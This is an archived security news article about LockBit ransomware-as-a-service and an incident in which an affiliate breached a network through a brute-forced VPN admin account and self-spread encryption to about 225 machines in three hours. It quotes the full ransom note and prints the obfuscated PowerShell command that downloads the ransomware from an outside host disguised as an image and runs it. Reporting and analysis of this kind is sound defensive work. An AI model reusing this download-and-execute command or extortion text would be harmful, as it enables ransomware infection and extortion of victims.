LockBit ransomware self-spreads to quickly encrypt 225 systems

By Lawrence Abrams

Published: 2020-05-04 · Archived: 2026-04-05 22:03:18 UTC


A feature of the LockBit ransomware allows threat actors to breach a corporate network and deploy their ransomware to encrypt hundreds of devices in just a few hours.

Started in September 2019, LockBit is a relatively new Ransomware-as-a-Service (RaaS) where the developers are in charge of the payment site and development and 'affiliates' sign up to distribute the ransomware.

```
All your important files are encrypted!
Any attempts to restore your files with the thrid-party software will be fatal for your files!
RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.
There is only one way to get your files back:

| 1. Download Tor browser - https://www.torproject.org/ and install it.
| 2. Open link in TOR browser - http://lockbitks2tvnmwk.onion/?E3D94FA5
     This link only works in Tor Browser!
| 3. Follow the instructions on this page


 ###  Attention! ###
 # Do not rename encrypted files.
 # Do not try to decrypt using third party software, it may cause permanent data loss.
 # Decryption of your files with the help of third parties may cause increased price(they add their fee to our).
 # Tor Browser may be blocked in your country or corporate network. Use https://bridges.torproject.org or use Tor Browser over
 VPN.
 # Tor Browser user manual https://tb-manual.torproject.org/about

!!! We also download huge amount of your private data, including finance information, clients personal info, network diagrams,
passwords and so on.
Don't forget about GDPR.
```

LockBit Ransom Note

As part of this setup, the LockBit developers earn a percentage of the ransom payments, typically around 25-40%, while the affiliates receive a more significant share at about 60-75%.


F RTINET
0:00

Encrypted corporate network in three hours

In a new joint report by the researchers at McAfee Labs and cybersecurity firm Northwave, who handled the incident response, we get insight into how a LockBit ransomware affiliate hacked into a corporate network and encrypted approximately 25 servers and 225 workstations.

All of this was done in just three hours.

According to Patrick Van Looy, a cybersecurity specialist for Northwave, the hackers gained access to the network by brute-forcing an administrator account through an outdated VPN service.

While most cyberattacks require the hackers to gain access to administrative credentials after breaching a network, as they already had an admin account, they were one step ahead and could quickly deploy the ransomware on the network.

"In this specific case it was a classic hit and run. After gaining access through brute-forcing the VPN, the attacker almost immediately launched the ransomware (which he could with the administrator account that he had access to). It was around 1:00 AM that the initial access took place, after which the ransomware was launched and at around 4:00 AM the attacker logged off. This was the only interaction that we have observed," Looy told BleepingComputer via email.


Not all devices on the network were encrypted, which Looy attributes to a bug in the ransomware that caused it to crash.

For those systems that were encrypted, though, it was done quickly through an interesting feature built into LockBit.

LockBit spreads itself

Analysis by McAfee shows that the LockBit ransomware includes a feature that allows it to spread itself to the rest of the computers on a network.

When executed, in addition to encrypting the device's files, LockBit will also perform ARP requests to find other active hosts on the network and then attempts to connect to them over SMB.



Connecting to other computers via SMB

If the ransomware was able to connect to a computer via SMB, it issues a remote PowerShell command to download the ransomware and execute it.

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell -wINDoWstY hidden -exEcuTIONpOLiC bYpaSs
[Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType],
3072);$wc=New-Object System.Net.WebClient;$wc.Proxy =
[System.Net.GlobalProxySelection]::GetEmptyWebProxy();if([System.Runtime.InteropServices.RuntimeEnviron
ment]::GetSystemVersion().StartsWith('v4')){$url = 'https://espet.se/images/rs40.png';} else {$url =
'https://espet.se/images/rs35.png';};[byte[]]$bytes=([byte[]]($wc.DownloadData($url)));
[System.Reflection.Assembly]::Load($bytes);[regedit_64.Program]::Main();
```

Command to download and execute the LockBit ransomware

As more computers on the network become infected, these same infected computers help to speed up the deployment of the ransomware to other computers on the network.

This feature allowed the attackers to breach the network and encrypt 225 computers in an automated manner in just three hours.

The faster your attack, the less chance of being detected

When attackers breach a network, the longer they move you around within it, the greater the chances they will be detected.


This causes unskilled hackers to be detected more frequently as they attempt to spread laterally in a network compared to more advanced and skilled attackers.

With the ransomware automatically spreading by itself, it makes it easier for unskilled attackers to perform a successful attack.

"The unusual aspect, compared to other cases that we had, was that the attacker was only in the network for such a short period. Normally we see that attackers are in the network for days or even weeks before deploying the ransomware."

"In this specific case an attacker did not need to be that skilled. The ransomware is self-spreading, so after gaining (administrator) access, it is simply launching the ransomware and job is done," Looy told BleepingComputer.com.

With speed and ease of deployment, we should expect to see LockBit continue to grow and expand with affiliates who want to quickly get in and out of a network, while still encrypting most of its devices.



Automated Pentesting Covers Only 1 of 6 Surfaces.

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-self-spreads-to-quickly-encrypt-225-systems/